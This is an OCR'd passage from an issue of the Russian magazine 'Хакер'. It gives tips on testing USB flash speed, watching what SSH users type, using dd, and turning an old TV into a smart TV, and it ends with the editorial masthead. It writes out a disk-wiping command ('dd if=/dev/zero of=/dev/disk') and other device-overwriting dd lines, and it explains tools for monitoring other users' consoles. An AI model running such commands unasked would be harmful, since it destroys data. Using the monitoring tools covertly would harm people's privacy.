
Начнем тестирование с usbflashspeed. Помимо файла с программой, на сайте ее автора можно найти рейтинги разных флешек и сравнить свои показатели с другими. Это весьма полезно.



Результат работы usbflashspeed

Как понятно из лога, программа определяет скорость для разных размеров блоков и рисует график. Мы отчетливо видим, что до топовых флешек здесь как пешком до того самого Китая, где сделали подопытный девайс.


Попробуем другую программу — H2testw. Ее немецкие корни внушают ощущение надежности! Интерфейс здесь попроще, графиков никаких нет, да и значений в отчете только необходимый минимум. Именно за это ее и любят: минимализм — наше все!



Результат работы H2testw

Напоследок я предлагаю посмотреть на программку Check Flash, которую создал украинский программист Михаил Черкес. Она позволяет не только проверять работоспособность флешки, но и измерять мгновенную скорость чтения и записи, редактировать информацию о разделах, сохранять и восстанавливать полные образы разделов и всего диска, сохранять образ главного загрузчика и полностью стирать содержимое. К тому же более быстрого и полного теста не найдешь. Приятно и то, что тулза тоже очень маленькая — всего 380 Кбайт.

Запускаем ее и начинаем тестировать нашу подопытную флешку.



Результат работы Check Flash

Как видишь, данных много. Наша флешка, конечно же, не демонстрирует рекорды скорости, и цена ее, скорее всего, была копеечная. В целом рекомендую обращать поменьше внимания на дизайн и маркетинговые обещания и подбирать оптимальное для себя соотношение цены и скорости. Если марка производителя хоть сколько-нибудь известна, то, скорее всего, ты найдешь в интернете результаты замеров.

СМОТРИМ, ЧТО ПЕЧАТАЕТ ПОЛЬЗОВАТЕЛЬ В КОНСОЛИ SSH

Представим, что у тебя есть сервер на Linux или UNIX, на который пользователи логинятся по SSH. Вдруг ты приметил какую-то подозрительную активность или же просто решил понаблюдать, что происходит в чужой командной строке. Это возможно, и существует неплохой выбор программных решений.

Во-первых, многие полезные утилиты уже есть в системе. Одна из них называется `w`. Просто набери эту букву в консоли, нажми Enter, и ты увидишь список подключенных терминалов. В последнем столбце будет отображаться последняя команда, которую ввел пользователь.

Чуть более сложный вариант — отредактировать файл окружения, чтобы история сама дампилась в файлик `~/.bash_history`. Для этого нужно добавить следующие строки в `~/.bashrc` или `в ~/.bash_profile`:

```
shopt -s histappend
PROMPT_COMMAND="history -a;$PROMPT_COMMAND"
```

Еще более мощная вещь — утилита conspy. Она позволяет локально или удаленно следить за активностью пользователя в консоли — что-то вроде VNC, но для командной строки. Или же можно действительно расшарить экран через утилиту screen.

ОСВАИВАЕМ КОМАНДУ DD И ЕЕ СЕКРЕТЫ

Команда dd — серьезный старожил в системах, основанных на UNIX. Ее главное предназначение — это побайтовое копирование. Но благодаря ее гибкости и широчайшему выбору настроек dd можно использовать для массы других вещей: бэкапить диски, восстанавливать данные из бэкапов, переносить MBR и делать еще многие интересные штуки.

Наиболее распространенный вариант использования выглядит примерно так:

```
dd if=/dev/cdrom of=image.iso
```

В данном случае синтаксис довольно прост. Параметр `if` указывает на источни«к, то есть на то место, откуда копируем. Значение может быть как обычным файлом, так и файлом устройства (`/dev/cdrom`). Параметр `of` указывает на файл назначения. Принцип тот же: писать можно как в обычный файл, так и напрямую в устройство.

После выполнения такой команды тулза сделает копию диска с названием `image.iso`. Но бывает, что диск битый и при появлении ошибки операция записи прервется. Чтобы этого не произошло, можно воспользоваться ключом `conv=noerror`.

```
dd if=/dev/cdrom of=image.iso conv=noerror
```

Он отключает остановку работы программы, когда та наткнется на ошибку чтения. Таким образом, некоторые данные с диска все же можно будет прочитать. Тот же синтаксис применяется для клонирования диска.

```
dd if=/dev/sda of=/dev/sdb bs=4096
```

В качестве источника и назначения здесь указываются устройства. Главное — не ошибиться и не перетереть свой же диск. Еще добавился параметр **bs**. По сути, это то же побайтовое копирование, только с установленным размером буфера 4 Кбайт. В данном случае плохо одно: если на диске в 2 Гбайт занято 100 Мбайт, будет сделан образ в 2 Гбайт независимо от размера данных.

Если необходимо скопировать MBR диска, выполни в консоли следующую команду:

```
dd if=/dev/sda of=mbr.img bs=512 count=1
```

А восстановить область можно более простой командой:

```
dd if=mbr.img of=/dev/sda
```

Разберем подробнее ключ **bs**. Он задает количество байтов, которые будут записаны за один раз. Более абстрактно его можно представлять как размер куска данных, которые будут записаны или прочитаны. Параметр **count** определяет количество кусков, которые должны быть скопированы.

Вот еще один полезный трюк. Если мы хотим забить диск нулями, то можем написать следующее:

```
dd if=/dev/zero of=/dev/disk
```

Теперь данные нельзя будет восстановить.

Также dd применяют для разнообразной автоматизации, например для бэкапов по расписанию.

КАК СДЕЛАТЬ SMART TV ИЗ ОБЫЧНОГО ТЕЛЕВИЗОРА

Почти у каждого дома стоит, быть может, и не самый современный, но рабочий телевизор. Но вот незадача: смотреть эфирные телеканалы все тяжелее, а больше аппарат ничего не умеет. Что делать — менять когда-то недешевый телевизор на новый, еще более дорогой, или же пробовать модернизировать старый? Для этого сейчас есть самые разные средства.

Многие предпочитают банально подключить к телевизору компьютер через порт HDMI. Тогда телевизор становится просто большим монитором, но остаются проблемы с управлением (мышь в таком случае неудобна), да и монитор из телевизора так себе: количество точек на единицу площади у него меньше, и иконки становятся огромными. Лучше уж, когда есть приспособленный для телеэкрана интерфейс. И конечно, компьютер — это большая шумная коробка, которой у телевизора делать нечего.

Интересный выбор — различные мини-компьютеры и приставки для телевизоров. Производство таких девайсов уже хорошо налажено в Китае. Взять, к примеру, Android mini PC. Этот «свисток» с Android 4.0 встречается под разными марками, но суть примерно одинакова.

Android 4.0 mini PC

Воткнув устройство в HDMI (и в USB, если он есть, или в розетку через адаптер — для питания) и переключив телевизор на соответствующий вход, пользователь видит перед собой привычный Android. К приставке может прилагаться беспроводная мышь или же миниатюрная клавиатура с тачпадом. Главный плюс Android в том, что из магазина приложений можно устанавливать любые

плееры, игры, контентные приложения или клиенты соцсетей.

Есть, конечно, и полноценные приставки, тоже преимущественно на Android. Они дороже, функции у них разнообразнее, и считается, что работают такие приставки стабильнее.

Стоят они меньше, чем пришлось бы доплачивать за модный Smart TV, а пользы от них поболее. Однако скорость работы не всегда оправдывает ожидания, а глюки и тормоза могут испортить впечатление еще сильнее. Но если хочешь сэкономить, то это неплохой выход.

ХАКЕР 18+

№ 9 (212)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик
цифровой версии

РЕКЛАМА

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: paywall@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50